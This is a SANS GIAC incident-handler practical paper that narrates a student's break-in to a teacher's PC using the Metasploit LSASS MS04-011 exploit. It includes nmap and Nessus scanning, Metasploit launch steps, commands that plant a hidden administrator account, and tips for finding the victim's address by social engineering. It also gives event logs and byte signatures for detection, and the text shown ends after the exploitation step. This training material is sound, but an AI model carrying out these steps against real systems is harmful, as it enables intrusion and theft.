



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Johnny and the Metasploit “MICROSOFT LSASS MS04-011 OVERFLOW” ATTACK

GIAC Certified Incident Handler –GCIH Practical Assignment

Version 4

BY
Richard Greene

Table of Contents

| | |
|---|-----------|
| 1. PURPOSE..... | 2 |
| 2. EXPLOIT | 3 |
| 2.1. NAME: LSASRV.DLL RPC BUFFER OVERFLOW | 3 |
| 2.1.1. <i>Vulnerability Details</i> | 3 |
| 2.1.2. <i>Variants</i> | 3 |
| 2.1.2.1. “HOD-ms04011-lsasrv-expl.c” Proof of Concept code..... | 3 |
| 2.1.2.2. “Sasser” Worm..... | 3 |
| 2.1.2.3. “Korgo” Worm..... | 4 |
| 2.2. AFFECTED SOFTWARE: | 4 |
| 2.3. PROTOCOLS/SERVICES/ APPLICATION USED IN EXPLOITING THE VULNERABILITY | 5 |
| 2.3.1. <i>Services Impacted</i> | 5 |
| 2.3.1.1. DCE/RPC Endpoint Logging Function..... | 5 |
| 2.3.1.2. Windows LSA (Local Security Authority)..... | 5 |
| 2.4. DESCRIPTION..... | 5 |
| 2.5. SIGNATURE OF THE ATTACK | 7 |
| 2.5.1. <i>MSF:Exploit::lsass_ms04_011 data signature</i> | 13 |
| 3. STAGES OF THE ATTACK | 14 |
| 3.1. RECONNAISSANCE | 14 |
| 3.2. SCANNING | 14 |
| 3.2.1. <i>Network Stumbler</i> | 14 |
| 3.2.2. <i>NMAP</i> | 15 |
| 3.2.3. <i>Nessus</i> | 16 |
| 3.3. EXPLOITING THE SYSTEM..... | 18 |
| 3.3.1. <i>Metasploit</i> | 18 |
| 3.4. NETWORK DIAGRAM | 20 |
| 3.5. KEEPING ACCESS | 21 |
| 3.6. COVERING TRACKS..... | 21 |
| 4. INCIDENT HANDLING PROCESS..... | 23 |
| 4.1. PREPARATION..... | 23 |
| 4.1.1. <i>Policy</i> | 23 |
| 4.1.2. <i>Communications Plan</i> | 24 |
| 4.1.3. <i>Tools (Jump Bag)</i> | 25 |
| 4.1.4. <i>Protections in place</i> | 25 |
| 4.2. IDENTIFICATION | 26 |
| 4.2.1. <i>Timeline</i> | 30 |
| 4.3. CONTAINMENT..... | 30 |
| 4.3.1. <i>Deploy Containment Team – survey the attack scene</i> | 31 |
| 4.3.2. <i>Stabilize the evidence of the incident - Backup</i> | 31 |
| 4.3.3. <i>Using Ghost to create Forensic copies</i> | 31 |
| 4.3.3.1. Boot ghosting system disk..... | 32 |
| 4.3.3.2. Local disk..... | 32 |
| 4.3.3.3. Select Local Drive Source..... | 33 |
| 4.3.3.4. Select Image Destination..... | 33 |
| 4.3.3.5. Ghost Pop-ups..... | 34 |
| 4.3.4. <i>Incident Analysis</i> | 35 |
| 4.4. ERADICATION..... | 35 |
| 4.5. RECOVERY | 36 |
| 4.5.1. <i>Clean / Restore infected systems</i> | 36 |
| 4.5.2. <i>Security Controls</i> | 36 |
| 4.6. LESSON LEARNED | 36 |
| 5. EXTRAS | 39 |

5.1. SNORT LOG OF METASPLOIT “MICROSOFT LSASS MS04-011 OVERFLOW” 39
5.2. METASPLOIT “MICROSOFT LSASS MS04-011 OVERFLOW” MODULE 41
6. REFERENCES..... 50

© SANS Institute 2005, Author retains full rights.

1. Purpose

Watch what you say and where you say it: The Evil of the Metasploit LSASS.EXE MS04-011 attack lurks nearby. Microsoft announced on April 13, 2004 several critical vulnerabilities. The security bulletin MS04-011 was a compilation of several vulnerabilities. One of these is the LSASS.EXE buffer overflow.

Johnny, a sophomore at Anytown High School overheard his drama teacher, Mr. Roberts (Bob), telling his computer teacher, Mrs. Alicia (Alice), about his great computer bargains that he had found over the weekend. He purchased a used computer loaded with thousands of MP3 files. Bob complained that it was only running Windows 2000 Pro instead of Windows XP Pro. Bob went on to explain that he also purchased a new wireless access point. He thought that the wireless connectivity was cool. Best yet it was plug and play. Bob did not have to configure anything.

Johnny decided that he wanted those MP3 files. Johnny's dad is an IT security Professor at the Anytown University. Johnny knew that there was 5-step process that was used in any attack: Reconnaissance, Scanning, Exploit, Keeping Access and Covering your tracks. He would use these 5 steps to keep from getting caught. Johnny knew that Google was his friend when he was researching subjects for school. He would Google for likely exploits and tools.

The goal is to get the MP3 files. To lessen the likely hood of getting caught, he would not harm anything and not leave a trail. Mr. Roberts was computer illiterate, so he most likely will not even notice.

2. Exploit

2.1. Name: Lsasrv.dll RPC buffer overflow

2.1.1. Vulnerability Details

| | |
|--|---|
| Discovered by | eEye Digital Security |
| Discovery date | Oct 8, 2003 |
| | http://www.eeye.com/html/research/advisories/AD20040413C.html |
| Microsoft Security Bulletin | MS04-011 |
| v1.0 Released | Apr 13, 2004 |
| v2.1 Updated | Aug 10, 2004 |
| | http://www.microsoft.com/technet/security/bulletin/MS04-011.msp |
| Security Update for Windows | 835732 |
| | http://support.microsoft.com/default.aspx?scid=kb;en-us;835732 |
| CVE Candidate Number | CAN-2003-0533 |
| | http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533 |
| US Technical Cyber Security Alert | TA04-104A |
| | http://www.us-cert.gov/cas/techalerts/TA04-104A.html |
| US CERT ID Number | VU#753212 |
| | http://www.kb.cert.org/vuls/id/753212 |
| Bugtraq ID Number | 10108 |
| | http://www.securityfocus.com/bid/10108 |

2.1.2. Variants

2.1.2.1. "HOD-ms04011-lsasrv-expl.c" Proof of Concept code

This code is by "houseofdabus" and is the basis for the "Sasser" worm. The PoC code was released April, 29 2004. The hacker group "houseofdabus" or HOD appears.

2.1.2.2. "Sasser" Worm

"Sasser" worm was first reported April 30, 2004. To date 7 variants have been reported. The last Variant of Sasser was reported Aug 23, 2004 [1]. The worm affects Windows 2000 and Windows XP systems. The "Sasser" worm uses a publicly released exploit by "houseofdabus"[2].

2.1.2.3. “Korgo” Worm

“Korgo” worm was first reported May 23, 2004. To date 18 variants have been reported. The latest variant of “Korgo” was reported June 24, 2004. The worm affects Windows 2000 and Windows XP systems. Korgo then attempt to exploit the vulnerability via TCP port 445 to random IP addresses [3].

2.2. Affected Software:

Microsoft Windows 2000 or Microsoft XP Systems without the MS04-011 patch are vulnerable remotely to the LSA buffer overflow [4]. While the Windows Server 2003 is vulnerable, it is exploitable only by the local administrator. [5]

- Avaya S3400 Message Application Server
- Avaya S8100 Media Servers
- Microsoft Windows 2000 Advanced Server SP1, SP2, SP3 & SP4
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server SP1, SP2, SP3 & SP4
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Professional SP1, SP2, SP3 & SP4
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Server SP1, SP2, SP3 & SP4
- Microsoft Windows 2000 Server
 - + Avaya DefinityOne Media Servers
 - + Avaya IP600 Media Servers
 - + Avaya S3400 Message Application Server
 - + Avaya S8100 Media Servers
- Microsoft Windows Server 2003 Datacenter Edition
- Microsoft Windows Server 2003 Enterprise Edition
- Microsoft Windows Server 2003 Enterprise Edition 64-bit
- Microsoft Windows Server 2003 Standard Edition
- Microsoft Windows Server 2003 Web Edition
- Microsoft Windows XP 64-bit Edition SP1
- Microsoft Windows XP 64-bit Edition
- Microsoft Windows XP 64-bit Edition Version 2003 SP1
- Microsoft Windows XP 64-bit Edition Version 2003

- Microsoft Windows XP Home SP1
- Microsoft Windows XP Home
- Microsoft Windows XP Professional SP1
- Microsoft Windows XP Professional

2.3. Protocols/Services/Application used in exploiting the Vulnerability

2.3.1. Services Impacted

2.3.1.1. DCE/RPC Endpoint Logging Function

DCE/RPC is accessible through ports 139 and 445. DCE/RPC is used as the conduit for the attack. Through RPC LSASS is accessed

2.3.1.2. Windows LSA (Local Security Authority)

LSASS is the Local Security Authority System Service within the LSASS.DLL are Active Directory functions. Several of these functions are vulnerable with specially crafted packets. These packets are passed through RPC to LSASS

2.4. Description

The Metasploit LSASS.EXE MS04-011 exploit makes use of the Metasploit framework as a delivery medium of the Windows Local Security Authority Service Remote Buffer Overflow vulnerability. The exploit code was written by H. D. Moore and written in Perl as a module for the Metasploit framework. See [Metasploit “Microsoft LSASS MS04-011 Overflow” Module](#) in the Extra section for the module code. The module has the following options and characteristics:

Target:

- 0 for automatic
- 1 for Windows 2000
- 2 for Windows XP

Options:

- NBNAME – The NetBIOS name of the remote host
- RHOST – The target Address
- RPORT – The target port

Payload Info

The exploit module has room for 1024 bytes of payload

Restricted bytes: 0x00 0x0a 0x0d 0x5c 0x5f 0x2f 0x2e

The exploit makes use of a buffer overflow.

What is a buffer overflow?

A buffer is a location in memory where data is temporarily stored. When the buffer is created it is created to be a certain size. The buffer size can be specified by the programmer when the program is created or by relying on the defaults set by the system environment. When more data is stuffed into the buffer than the buffer can hold, it just flows into the next memory locations. If the next locations are other data locations, there will be corrupt data. If the next locations are executable space, it is possible to place executable code of your choice in those locations. In this particular exploit, a stack based buffer overflow is used. The overflow occurs when some Active Directory service functions create a debug log in the “debug” sub-directory in the %windir% directory. The logging function is contained in the LSASRV.DLL. When this logging function is used, it makes a vsprintf() call without validating the data. The buffer overflow can be triggered when a specially crafted argument is sent.

The following Active Directory service functions are implemented in LSASRV.DLL:

DsRolerGetPrimaryDomainInformation

DsRolerDnsNameToFlatName

DsRolerDcAsDc

DsRolerDcAsReplica

DsRolerDemoteDc

DsRolerGetDcOperationProgress

DsRolerGetDcOperationResults

DsRolerCancel

DsRolerServerSaveStateForUpgrade

DsRolerUpgradeDownlevelServer

DsRolerAbortDownlevelServerUpgrade

These functions call DsRoleInitializeLog() API, which is used to create the log file “DCPROMO.LOG”. When some of these functions (such as DsRolerUpgradeDownlevelServer () API) are called a crafted DnsDomainName, SiteName or SystemVolumeRootPath can be used to force a buffer overflow [1, 12]

The Metasploit LSASS.EXE MS04-011 exploit has several payload options


win32_bind

Windows Bind Shell

| | |
|--------------------------|--|
| win32_bind_dllinject | Windows Bind DLL Injection |
| win32_bind_stg | Windows Staged Bind Shell |
| win32_bindstg_upexec | Windows Staged Bind Upload Execute |
| win32_bind_vncinject | Windows Bind VNCServer DLL Injection |
| win32_reverse | Windows Reverse Shell |
| win32_reverse_dllinject | Windows Reverse DLL Injection |
| win32_reverse_stg | Windows Staged Reverse Shell |
| win32_reverse_stg_ie | Windows Reverse Inline Egg Stager |
| win32_reverse_stg_upexec | Windows Staged Reverse Upload/Execute |
| win32_reverse_vncinject | Windows Reverse VNC Server DLL Injection |

2.5. Signature of the Attack

The Metasploit attack leaves no traces for most users. Based on what is done once access is obtained there might be traces of access. If the user were to be on their PC at the time, they might see the Metasploit courtesy shell popup and possible, their mouse will be moving from the VNC session. The Courtesy shell would look out of place if the machine was not logged on. This should be a tip off that something is wrong.



In this particular attack, Johnny will create a username, add the new user as an administrator and then login via the VNC provided GUI interface.

This will leave a trace in the security logs providing they are turned on. In this case we see the following:

| Type | Date | Time | Source | Category | Event | User |
|---|------------|-------------|----------|----------------|-------|--------|
|  Success Audit | 10/11/2004 | 10:36:38 AM | Security | Account Man... | 636 | SYSTEM |
|  Success Audit | 10/11/2004 | 10:35:56 AM | Security | Account Man... | 636 | SYSTEM |
|  Success Audit | 10/11/2004 | 10:35:56 AM | Security | Account Man... | 642 | SYSTEM |
|  Success Audit | 10/11/2004 | 10:35:56 AM | Security | Account Man... | 624 | SYSTEM |
|  Success Audit | 10/11/2004 | 10:35:56 AM | Security | Account Man... | 632 | SYSTEM |

Looking deeper we see the details of the events:

| | |
|---|---------------------|
| Event Type: | Success Audit |
| Event Source: | Security |
| Event Category: | Account Management |
| Event ID: | 632 |
| Date: | 10/11/2004 |
| Time: | 10:35:56 AM |
| User: | NT AUTHORITY\SYSTEM |
| Computer: | VICTIMS-PC |
| Description: | |
| Security Enabled Global Group Member Added: | |
| Member Name: | - |
| Member ID: | VICTIMS-PC\system |
| Target Account Name: | None |
| Target Domain: | VICTIMS-PC |
| Target Account ID: | VICTIMS-PC\None |
| Caller User Name: | VICTIMS-PC\$ |
| Caller Domain: | VICTIMS-WRKGRP |
| Caller Logon ID: | (0x0,0x3E7) |
| Privileges: | - |
| Event Type: | Success Audit |
| Event Source: | Security |
| Event Category: | Account Management |
| Event ID: | 624 |
| Date: | 10/11/2004 |
| Time: | 10:35:56 AM |
| User: | NT AUTHORITY\SYSTEM |
| Computer: | VICTIMS-PC |

Description:
User Account Created:
 New Account Name: system
 New Domain: VICTIMS-PC
 New Account ID: VICTIMS-PC\system
 Caller User Name: VICTIMS-PC\$
 Caller Domain: VICTIMS-WRKGRP
 Caller Logon ID: (0x0,0x3E7)
 Privileges -

Event Type: Success Audit
Event Source: Security
Event Category: Account Management
Event ID: 642
Date: 10/11/2004
Time: 10:35:56 AM
User: NT AUTHORITY\SYSTEM
Computer: VICTIMS-PC
Description:
User Account Changed:
 Account Enabled.
 Target Account Name: system
 Target Domain: VICTIMS-PC
 Target Account ID: VICTIMS-PC\system
 Caller User Name: VICTIMS-PC\$
 Caller Domain: VICTIMS-WRKGRP
 Caller Logon ID: (0x0,0x3E7)
 Privileges: -

Event Type: Success Audit
Event Source: Security
Event Category: Account Management
Event ID: 636
Date: 10/11/2004
Time: 10:35:56 AM
User: NT AUTHORITY\SYSTEM
Computer: VICTIMS-PC

Description:
Security Enabled Local Group Member Added:
Member Name: -
Member ID: VICTIMS-PC\system
Target Account Name: Users
Target Domain: Builtin
Target Account ID: BUILTIN\Users
Caller User Name: VICTIMS-PC\$
Caller Domain: VICTIMS-WRKGRP
Caller Logon ID: (0x0,0x3E7)
Privileges: -

It can be seen that Johnny the attacker has added a user account called system and that system was added to the group users.

Event Type: Success Audit
Event Source: Security
Event Category: Account Management
Event ID: 636
Date: 10/11/2004
Time: 10:36:38 AM
User: NT AUTHORITY\SYSTEM
Computer: VICTIMS-PC
Description:
Security Enabled Local Group Member Added:
Member Name: -
Member ID: VICTIMS-PC\system
Target Account Name: Administrators
Target Domain: Builtin
Target Account ID: BUILTIN\Administrators
Caller User Name: VICTIMS-PC\$
Caller Domain: VICTIMS-WRKGRP
Caller Logon ID: (0x0,0x3E7)
Privileges: -

It can be seen in this entry that the user system is added to the Administrators group.

The default configuration for Windows 2000 and Windows XP system is for the security auditing functions to be shutoff. One other way to see that the account has been added is to list the users and see if there are any unexpected accounts.

```
C:\>net user

User accounts for \\VICTIMS-PC

-----
Administrator      Guest              system
The command completed successfully.
```

Again it can be seen that system account exists on the victim's PC.

If the attacker is attached and watching an active port for the connection should be seen.

One tool to use is netstat -an. This shows an established connection between the victim's IP address of 192.168.142.128 TCP port 4444 and the attackers IP address of 192.168.142.129 TCP port 2345.

```
Microsoft Windows [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135              0.0.0.0:0               LISTENING
TCP   0.0.0.0:445              0.0.0.0:0               LISTENING
TCP   0.0.0.0:1025             0.0.0.0:0               LISTENING
TCP   0.0.0.0:4444            0.0.0.0:0               LISTENING
TCP   192.168.142.128:139     0.0.0.0:0               LISTENING
TCP   192.168.142.128:4444   192.168.142.129:2345   ESTABLISHED
UDP   0.0.0.0:135              *:*:                     *:*
UDP   0.0.0.0:445              *:*:                     *:*
UDP   0.0.0.0:1026            *:*:                     *:*
UDP   192.168.142.128:137    *:*:                     *:*
UDP   192.168.142.128:138    *:*:                     *:*
UDP   192.168.142.128:500    *:*:                     *:*

C:\>_
```

A NMAP of the victim's PC shows that there are ports of interest. TCP Port 4444 is open. UDP port 4444 is used for converting Kerberos V tickets to Kerberos IV tickets [6]. TCP Port 4444 is used by several worms the most notable is MSBlaster [7]. Other Trojans/worms that have used this port are W32.mockbot.a.worm and W32.Hllw.Donk.M [8].

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-10-11 11:54 EDT
```

```
Interesting ports on 192.168.142.128:
```

```
(The 1652 ports scanned but not shown below are in state: closed)
```

PORT STATE SERVICE

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

1025/tcp open NFS-or-IIS

4444/tcp open krb524

Device type: general purpose

Running: Microsoft Windows 95/98/ME|NT/2K/XP

Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 3.437 seconds

When Task manager is run with the running processes displayed nothing unusual is seen. There are no extra processes running that indicate why TCP 4444 is open. It is a different picture when Process Explorer and Fport are run.

Process Explorer is from <http://www.sysinternals.com/files/procexpnt.zip>. The initial display is in a hierarchical mode. In the hierarchical mode Process Explorer shows a command shell running under LSASS.EXE.

The screenshot shows the Process Explorer window with a hierarchical view of processes. A red box highlights the following processes:

| Process | PID | CPU | Description | Company Name | Path |
|-----------|-----|-----|---------------------|--------------|-----------------------------|
| lsass.exe | 220 | 00 | LSA Executable a... | Microsoft... | C:\WINNT\system32\lsass.exe |
| cmd.exe | 700 | 00 | Windows NT Co... | Microsoft... | C:\WINNT\system32\cmd.exe |

FPort is from Foundstone, Inc. and is available at <http://www.foundstone.com/resources/freetools/fport.zip>. When FPort is run, it is evident that LSASS.EXE is attached to port 4444.

FPort v2.0 - TCP/IP Process to Port Mapper

Copyright 2000 by Foundstone, Inc.

<http://www.foundstone.com>

| Pid | Process | | Port | Proto | Path |
|-----|----------|----|------|-------|--------------------------------|
| 380 | svchost | -> | 135 | TCP | C:\WINNT\system32\svchost.exe |
| 8 | System | -> | 139 | TCP | |
| 8 | System | -> | 445 | TCP | |
| 508 | MSTask | -> | 1025 | TCP | C:\WINNT\system32\MSTask.exe |
| 220 | lsass | -> | 4444 | TCP | C:\WINNT\system32\lsass.exe |
| 380 | svchost | -> | 135 | UDP | C:\WINNT\system32\svchost.exe |
| 8 | System | -> | 137 | UDP | |
| 8 | System | -> | 138 | UDP | |
| 8 | System | -> | 445 | UDP | |
| 220 | lsass | -> | 500 | UDP | C:\WINNT\system32\lsass.exe |
| 208 | services | -> | 1026 | UDP | C:\WINNT\system32\services.exe |

2.5.1. MSF:Exploit::lsass_ms04_011 data signature

This analysis is based on version 1.11 of the "MSF:Exploit::lsass_ms04_011" code.

The signature of the overflow will have a header consisting of the following [9] hex bytes: ad 0d 00 00 00 00 00 ad 0d 00 00 00

The middle of the overflow will vary depending exactly which OS is being attacked. The windows 2000 attack makes use of a 3500 byte nop sled. The windows XP attack uses an ASCII register and a jmp.

The signature of the last 16 bytes of the tail will be these

hex bytes: 79 26 46 f7 BF A1 12 73 23 44 86 8B 50 6A 40 00

3. Stages of the Attack

3.1. Reconnaissance

Johnny had to remain calm to avoid making mistakes. The purpose of this phase is to check out things without alerting anyone that something is going on. Since Mr. Roberts had a new access point Johnny decided that needed to find Mr. Roberts' street address. His plan of action was as follows:

1. Try the White Book Residential pages to find Mr. Roberts address
2. Check Google for Mr. Roberts' information to cross check the information.
3. If necessary he would go dumpster diving at the school.
4. Do a little social engineering at the school office to get Mr. Roberts' address.

If Mr. Roberts had a web server he would run a "whois" via <http://www.whois.net> or use Sam Spade to get information. The "whois" searches can give you contact names, phone numbers, facility addresses or DNS server addresses.

Contact names Social Engineering - With one name you might be able to Get access under the user's name, get additional contacts such as Admin assistants. These additional names might lead to additional opportunities.

Phone numbers War Dialing - You might find an unprotected modem past the firewall.

Facility addresses War Driving – You might be able to find an unapproved Access Point that is not locked down properly.


DNS server addresses DNS scanning might lead to additional system names

Johnny found two Bob Roberts's in the White Pages. Using Google, he was able to narrow it to the most likely candidate.

3.2. Scanning

3.2.1. Network Stumbler

Johnny boots his laptop in to Windows and brings up Network Stumbler. Network Stumbler <http://www.netstumbler.org> is access point auditing tool that runs under windows. a buddy drives Johnny over toward Mr. Roberts house. The access point is found and as expected it is open to all. The access point is on the 192.168.142.0/24 subnet.



The Laptop beeps as the wireless card comes online. To verify connectivity Johnny issues a `ipconfig /renew` to see if the Laptop can get a DHCP address.

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\>ipconfig /renew
Windows IP Configuration

No operation can be performed on Local Area Connection while it has its
media disconnected.

Ethernet adapter Local Area Connection:

    Media State . . . . . : Media disconnected

Ethernet adapter Wireless Network Connection:

    Connection-specific DNS Suffix . : anytown.xxx.net
    IP Address. . . . . : 192.168.142.129
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.142.1

C:\>
```

3.2.2. NMAP

The exploit that will be used needs ports 139 TCP or 445 TCP to work. The network needs to be scanned. If the IP address of the victim's PC was known telnet could be used i.e. `Telnet 192.168.142.1 139`. If we connect the port is open. We do not yet know the IP address. We will use the scanning tool NMAP. NMAP is available at http://www.insecure.org/nmap/nmap_download.html.

Johnny boots his PC into LINUX starts a NMAP scan of the 192.168.142.0/24 network.

He types the following

```
Nmap -sS -P0 -n 192.168.142.1-254
```

This runs Nmap the following options:

Stealth Scanning mode (-sS)

TCP Syn Ping (-PS)

Do not perform Name lookups (-n)

Default nmap ports

For the IP addresses 192.168.142.1 through 192.168.142.254, skipping the broadcast address 192.168.142.255.

The TCP SYN Ping sends SYN packet to each IP Address in the list. Typically the hosts will respond with RST and occasionally with SYN ACK.

```
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-10-09 11:54 EDT

Interesting ports on 192.168.142.128:
(The 1653 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced
Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 3.437 seconds
```

3.2.3. Nessus

We have our victim's IP address 192.168.142.128. It is now find out if he is truly vulnerable. The vulnerability scanner of choice is Nessus. Nessus can be obtained at <http://www.nessus.org/download.html>.

We will scan the specific vulnerabilities in the Microsoft Bulletin KB835732. The bulletin is located at:

<http://www.microsoft.com/technet/security/bulletin/ms04-011.msp>

To run Nessus

- 1.) Start Nessus daemon.
#nessusd
- 2.) Start the Nessus front end.
#nessus
- 3.) Sign in to the Nessus console.
- 4.) Goto the Plugins Tab
Click Disable all
Click Filter
Click Name
In Pattern type KB835732
- 3.) Goto the Target tab
Type target address 192.168.142.128
- 4.) Start Scan

When finished a report display will popup. I find it more convenient to save the report in Text format. The text results are below:

Nessus Scan Report

SUMMARY

- Number of hosts which were alive during the test : 1
- Number of security holes found : 1
- Number of security warnings found : 0
- Number of security notes found : 0

TESTED HOSTS

192.168.142.128 (Security holes found)

DETAILS

+ 192.168.142.128 :

. List of open ports :

- o msrpc (135/tcp)
- o netbios-ssn (139/tcp)
- o microsoft-ds (445/tcp) (Security hole found)
- o NFS-or-IIS (1025/tcp)

. Vulnerability found on port microsoft-ds (445/tcp) :

The remote host seems to be running a version of Microsoft OS which is vulnerable to several flaws, ranging from denial of service to remote code execution. Microsoft has released a Hotfix (KB835732) which addresses these issues.

Solution : Install the Windows cumulative update from Microsoft

See also : <http://www.microsoft.com/technet/security/bulletin/ms04-011.msp>

Risk factor : High

Other references : IAVA:2004-A-0006

This file was generated by the Nessus Security Scanner

We see from the report that the system is vulnerable. We are ready to move to the next phase exploiting the system.

3.3. Exploiting the System

3.3.1. Metasploit

Metasploit framework v2.2 has made several enhancement since the previous version, the most notable is that it seems more stable and the exploits seem more reliable. Metasploit is available at <http://www.metasploit.com/project/Framework/downloads/html>

1.) Start Metasploit web. This is done from where ever Metasploit was installed.

```
# ./msfweb
```

2.) Start a web browser and goto 127.0.0.1:55555

3.) Select Microsoft LSASS ms04_011 Overflow

4.) Click Select Payload

5.) Select win32_bind_vncinject

6.) Set Exploit Parameters

Clear NBNAME

Set RHOST 192.168.142.128

Set RPORT 445

Click Windows 2000

Click launch exploit

At this point a VNC session will popup with a command window. The command window is running with system privileges under LSASS. To log into windows issue these commands in the command window:


- 1.) NET USER system /add
- 2.) NET LOCALGROUP administrators system /add
- 3.) Close the Command window.

Johnny now has a privileged user to log into windows with.

He now owns Mr. Roberts PC he can do what ever his wishes, Including downloading the music files to his PC.

© SANS Institute 2005, Author retains full rights.

